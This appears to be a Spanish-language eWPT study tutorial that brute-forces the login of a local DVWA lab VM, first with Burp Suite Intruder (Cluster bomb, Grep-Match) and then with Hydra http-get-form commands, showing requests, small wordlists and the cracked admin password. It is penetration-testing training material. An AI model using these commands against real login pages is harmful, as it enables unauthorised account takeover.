



Vulnerabilidades Web para la eWPT


Fuerza Bruta




Comenzamos en el apartado de Brute Force de la DVWA de Metasploitable ingresando admin en ambos campos e interceptando la petición con Burp Suite.




Dentro de Burp Suite nos movemos a Target y lo agregamos a un scope.



Vemos que se ha creado correctamente el Scope.



Para agregar el Scope a nuestras peticiones nos movemos a HTTP history y damos clic en filter settings donde seleccionaremos Show only in-scope items antes de pulsar en Apply.



Para obtener los resultados del scope nos vamos a Proxy settings y bajamos hasta Response interception rules marcando la opción de Is in target scope.

5	http://10.0.2.8	GET	/dvwa/vulnerabilities/brute/?username...	✓	200	4885	HTML
12	http://10.0.2.8	GET	/dvwa/vulnerabilities/brute/?username...	✓	200	4885	HTML
179	http://10.0.2.8	GET	/dvwa/vulnerabilities/brute/?username...	✓			

http://10.0.2.8/dvwa/vulnerabilities/brute/?username=admin&password=admin&Login=Login

Remove from scope

Scan

Send to Intruder Ctrl+I

Entonces, tenemos nuestra petición web y se la enviamos al Intruder.

?

Choose an attack type

Attack type:

?

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

1

GET /dvwa/vulnerabilities/brute/?username=\$admin\$&password=\$admin\$&Login=Login HTTP/1.1

2

Host: 10.0.2.8

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://10.0.2.8/dvwa/vulnerabilities/brute/

8

Connection: close

9

Cookie: security=high; PHPSESSID=58ce959a9d18dd3914463c9a7cc5da42

10

Upgrade-Insecure-Requests: 1

Donde seleccionamos el tipo de ataque sea Cluster bomb y seleccionamos los campos donde queremos probar la matriz de diccionarios.

En la siguiente utilidad se pueden descargar usuarios.txt 1000 usuarios o claves, más comunes:

Comando: wget

<https://raw.githubusercontent.com/hackingyseguridad/diccionarios/master/usuarios.txt>

DashboardTargetProxyIntruderRepeaterCollaboratorSequencer

1 x2 x3 x+

PositionsPayloadsResource poolSettings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defin

Payload set:1

Payload count: 9

Payload type:Simple list

Request count: 0

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

root

admin

1234

user

Administrator

administrador

usuario2

usuario

user4

Enter a new item

Sin embargo, yo solo pegare unos cuantos valores en ambos payloads en honor al tiempo.

DashboardTargetProxyIntruderRepeaterCollaborator

1 x2 x3 x+

PositionsPayloadsResource poolSettings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set:2

Payload count: 9

Payload type:Simple list

Request count: 81

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

root

1234

user

Administrator

administrador

usuario2


usuario

user4

password

Enter a new item

Antes de Iniciar el ataque iremos a settings y en Grep - Map limpiamos todos los valores y agregamos uno llamado incorrect que será un campo para verificar el ataque



Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste Load ... Remove Clear

incorrect

Add incorrect

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match ☒ Exclude HTTP headers

Podemos ver que la combinación ganadora se encuentra en el intento 158 y que destaca de los demás registros porque su valor en el campo incorrect es diferente de 1

Results

Positions

Payloads


Resource pool

Settings

Filter: Showing all items

Request ^	Payload1	Payload2	Status code	Error	Timeout	Length	incorrect
153	user3	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1
154	user2	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1
155	user1	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1
156	12345	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1
157	root	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1
158	admin	password	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	4988	1
159	1234	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1
160	user	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1
161	Administrator	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1
162	administrador	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4922	1

Segundo método de Fuerza Bruta



Volvemos al primer paso interceptando la petición.

```
(kali@kali)-[~]
$ sudo hydra -L user.txt -P pass.txt 'http-get-form://10.0.2.8/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=58ce959a9d18dd3914463c9a7cc5da42; security=low:F=Username and/or password incorrect'
```

[sudo] password for kali:

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-25 20:25:18

[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.

[DATA] max 16 tasks per 1 server, overall 16 tasks, 169 login tries (l:13/p:13), ~11 tries per task

[DATA] attacking http-get-form://10.0.2.8:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=58ce959a9d18dd3914463c9a7cc5da42; security=low:F=Username and/or password incorrect

[80][http-get-form] host: 10.0.2.8 login: admin password: password


1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-25 20:

Copiamos y pegamos la Cookie en el siguiente comando:

Comando: `sudo hydra -L user.txt -P pass.txt 'http-get-form://10.0.2.8/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=58ce959a9d18dd3914463c9a7cc5da42; security=low:F=Username and/or password incorrect'`


usando los diccionarios creados en la siguiente imagen:



The screenshot shows a text editor window titled "~/pass.txt - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations. The editor displays two tabs: "user.txt" and "pass.txt". The "user.txt" tab is active, showing a list of 14 entries, each with a number and a username or password. The entries are: 1 root, 2 admin, 3 1234, 4 user, 5 Administrator, 6 administrador, 7 password, 8 usuario, 9 user4, 10 user3, 11 user2, 12 user1, 13 12345, and 14. The cursor is at the end of line 14.

```
1 root
2 admin
3 1234
4 user
5 Administrator
6 administrador
7 password
8 usuario
9 user4
10 user3
11 user2
12 user1
13 12345
14
```

Adicionalmente podemos observar que si cambiamos el nivel de DVWA a medium



Y posteriormente especificamos qué security=medium en nuestro comando:

```
(kali@kali)-[~]
└─$ sudo hydra -L user.txt -P pass.txt 'http-get-form://10.0.2.8/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=58ce959a9d18dd3914463c9a7cc5da42; security=medium:F=Username and/or password incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-25 20:34:01
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 169 login tries (l:13/p:13), ~11 tries per task
[DATA] attacking http-get-form://10.0.2.8:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=58ce959a9d18dd3914463c9a7cc5da42; security=medium:F=Username and/or password incorrect
[80][http-get-form] host: 10.0.2.8 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-25 20:34:07
```

Obtendremos el mismo resultado.